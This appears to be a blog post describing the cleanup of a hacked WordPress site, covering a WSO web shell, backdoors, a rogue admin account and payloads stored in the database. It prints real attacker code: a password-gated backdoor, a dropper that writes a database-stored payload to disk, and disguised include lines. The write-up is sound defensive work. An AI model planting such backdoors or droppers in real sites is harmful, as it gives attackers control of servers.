TL;DR

A Wordfence scan flagged 7 suspicious files. Investigation revealed 30+ backdoor files, a full WSO web shell (remote server control), malware payloads hidden in WordPress database options, and a rogue admin account. The WordPress core restore command (wp core download --force) only replaces existing files; it does not remove extra injected files. You have to delete those manually. Always investigate before deleting, always check the database, and always scan a second time after cleanup.
What Wordfence Reported
The scan came back with seven flagged files:
wp-content/plugins/elementor-pro/modules/dynamic-tags/index.php
wp-content/themes/starter-theme/functions.php
wp-content/plugins/kirki/customizer/packages/controls/tabs/edd/index.php
wp-content/uploads/2021/04/index.php
wp-content/plugins/elementor/modules/design-system-sync/index.php
wp-login.php
wp-includes/images/index.php
Seven files. That looked manageable. It was not.
Step 1: Read Everything Before Deleting Anything
My first move was to cat every flagged file. No deletions until I understood what each file was doing. I combined them into one command with echo separators between each output so I could tell them apart.
Three of the files were simple password-gated backdoors:
<?php
if(md5($_GET['pass'])=='16a1a50a45c86945805a3cf71d073559'){
  require('../../../../wp-blog-header.php');
  $query_str = "SELECT ID FROM $wpdb->users";
}?>
The attacker passes a password via the URL. If the MD5 hash matches, the script loads WordPress and queries the users table. Clean, minimal, and hard to spot if you are just skimming directory listings.
Two others were more dangerous. These were droppers:
<?php
if(isset($_GET['pass'])&&md5($_GET['pass'])=='0e90f4201a0951d1bbc859507df26b44'){
  require_once('/home/myuser/public_html/wp-load.php');
  file_put_contents("/home/myuser/public_html/096435b0a.php",
    get_option("_site_transient_timeout_community-events-2b334dc1ef0930abdbf5093e883"));
  if(is_file("/home/myuser/public_html/096435b0a.php")){
    echo "096435b0a.php?act=sweet ok!";
  }
}?>
Read that carefully. It pulls content from a WordPress database option and writes it to a PHP file on disk. The malware payload lives in the database, not in the file system. Scanning files alone would never find it.
The theme's functions.php looked clean when I checked the first 50 and last 50 lines. More on that later.
Step 2: Verify Core Checksums
wp core verify-checksums
This compares every core file against the official WordPress.org checksums. The output was brutal:
Warning: File doesn't verify against checksum: wp-login.php
Warning: File should not exist: wp-admin/images/index.php
Warning: File should not exist: wp-admin/css/colors/midnight/index.php
Warning: File should not exist: wp-admin/css/colors/ectoplasm/index.php
Warning: File should not exist: wp-admin/maint/index.php
Warning: File should not exist: wp-includes/images/index.php
Warning: File should not exist: wp-includes/css/dist/widgets/index.php
Warning: File should not exist: wp-includes/css/dist/index.php
Warning: File should not exist: wp-includes/SimplePie/library/SimplePie/Content/index.php
Warning: File should not exist: wp-includes/SimplePie/src/Parse/index.php
Warning: File should not exist: wp-includes/customize/index.php
Warning: File should not exist: wp-includes/js/tinymce/plugins/compat3x/index.php
Eleven more files that should not exist. Wordfence caught 7. The actual infection was at least 18 files deep, and I had not even finished looking yet.
Step 3: The WSO Web Shell
I inspected the extra index.php files from the checksum output. One of them, wp-admin/images/index.php, contained a full WSO (Web Shell by Orb): roughly 1,500 lines of PHP giving the attacker complete remote control of the server. File manager, console, SQL access, brute force tools, bind shell, reverse connect. Everything.
Another file used include() to load malware from a .txt file sitting in the same directory:
<?php
include("templatestyle-rtl.min.cssbk.txt");
?>
The payload was disguised as a CSS backup file. Clever naming.
Step 4: Malware in the Database
Remember the dropper files from Step 1? They were reading from two WordPress options:
_site_transient_timeout_community-events-2b334dc1ef0930abdbf5093e883_transient_timeout_wp-smush-conflict_check_bd7925ad1c4e1854de6cb2990017d4f1
Both option names look like legitimate WordPress transients. They are not. I ran wp option get on both and got back full web shell code stored directly in the database. One was a file upload backdoor. The other was the complete WSO shell, ready to be extracted to disk on command.
This is the part most malware guides miss. You can delete every infected PHP file and the site will get reinfected within minutes because the payload is sitting in the wp_options table waiting for a dropper to pull it out.
Step 5: The Theme Was Infected After All
The functions.php head and tail looked clean. But the PHP warnings told a different story:
Warning: include_once(aemplatm.css): failed to open stream: No such file or directory
in /home/myuser/public_html/wp-content/themes/starter-theme/functions.php on line 616
Line 616. Right in the middle of the file, buried between a comment block and a function definition:
include_once "aemplatm.css";
A malicious include disguised as a CSS file, tucked where nobody checks. Head and tail inspection missed it completely. The sed fix was surgical:
sed -i '616d' ~/public_html/wp-content/themes/starter-theme/functions.php
Step 6: The Attacker's Admin Account
wp user list --role=administrator
One account stood out: admin_sweet with a Proton Mail address. The name matched the dropper code from Step 1 ("096435b0a.php?act=sweet ok!"). That was the attacker's backdoor account.
Step 7: Cleanup
With the full picture mapped out, here is the order I followed:
- Delete all
.htaccessfiles and regenerate the default withwp rewrite flush - Restore WordPress core with
wp core download --version=6.9.4 --skip-content --force - Delete the injected
index.phpfiles that the core restore did not remove (it only replaces existing files, it does not delete extras) - Delete the backdoor files in plugins and uploads
- Remove the malicious line from
functions.php - Delete the two malicious database options with
wp option delete - Shuffle salts with
wp config shuffle-saltsto kill all sessions - Fix file permissions (644 for files, 755 for directories)
- Kill PHP processes with
pkill -f "php"and delete cron withwp option delete cron - Full file system scan for any remaining PHP files in unusual locations
That last scan turned up more infected files: phar-based backdoors in .well-known/acme-challenge/, cgi-bin/, assets/images/, and assets/js/. All password-gated, all using the phar:// protocol to load payloads from disguised text files.
Step 8: Final Verification
wp core verify-checksums --skip-plugins --skip-themes
Success: WordPress installation verifies against checksums.
Clean. A second scan for recently modified PHP files outside normal directories returned nothing.
What Most Guides Get Wrong
They stop at the file system. Delete the infected files, reinstall core, done. But this infection stored its payloads in the WordPress database. The dropper files were just the trigger. Even if you remove every malicious PHP file, the attacker can re-deploy the entire web shell by creating a single new dropper that reads from wp_options.
Always check for suspicious options in the database. Look for option names that are unusually long, mimic transient naming patterns, or contain encoded PHP. If a file you are analyzing calls get_option() with a weird name, that option is part of the infection.
They trust wp core download --force. This command replaces every core file with a clean copy. What it does not do is delete files that should not be in the core directories. Injected index.php files in wp-admin/images/ or wp-includes/css/dist/ survive the restore because they are not part of the official file list. You need wp core verify-checksums after the restore to catch these leftovers and delete them manually.
They only check the top and bottom of files. The functions.php injection was on line 616. A head -50 and tail -50 showed nothing suspicious. If Wordfence had not flagged the file, and the PHP warning had not shown up, I would have missed it. When a file is flagged, check the entire thing.
Frequently Asked Questions
What is a WSO web shell and why is it dangerous?
WSO (Web Shell by Orb) is a PHP backdoor script that gives an attacker full control of a web server through a browser interface. It includes a file manager, command console, database client, brute force tools, and reverse shell capabilities. Once deployed, the attacker can upload files, edit code, read the database, and pivot to other services on the server, all without SSH access.
Can WordPress malware hide in the database?
Yes. Attackers store encoded PHP payloads inside the wp_options table using option names that look like legitimate WordPress transients. Dropper files on the file system then call get_option() to retrieve the payload and write it to a new PHP file. This means a file-only scan will miss the actual malware source.
Why did wp core download force not remove all the infected files?
The wp core download --force command downloads a clean copy of WordPress core and overwrites existing files. But it only replaces files that are part of the official WordPress release. Any extra files injected by the attacker (like index.php in wp-admin/images/) are not in the official file list, so they are left untouched. Run wp core verify-checksums after the restore to find files that "should not exist" and delete them manually.
How do I find a hidden malicious line in a WordPress theme file?
Do not rely on checking just the first and last lines of a file. Attackers inject code in the middle of large files specifically to avoid casual inspection. Use grep to search for suspicious patterns like eval(, base64_decode(, include_once, or file_put_contents(. When Wordfence or another scanner flags a file, inspect the entire file content, not just the edges.
Should I reinstall all plugins and themes after a malware cleanup?
Reinstalling from WordPress.org replaces potentially modified files with clean copies. But it also installs the latest versions, which may introduce breaking changes if the site was running older versions. A safer approach is to delete only the confirmed malicious files within plugin directories, keeping the rest intact. Premium plugins like Elementor Pro are not available on WordPress.org and need to be reinstalled from the vendor.
How do I prevent WordPress malware reinfection after cleanup?
Change all passwords immediately: WordPress admin accounts, FTP/SFTP, hosting panel, and database. Delete any unauthorized admin accounts. Keep WordPress core, plugins, and themes updated. Use a security plugin with a web application firewall. Avoid nulled (pirated) themes and plugins, as these are the most common malware entry point. If you want the basics covered, check out my guide on essential WordPress security tips.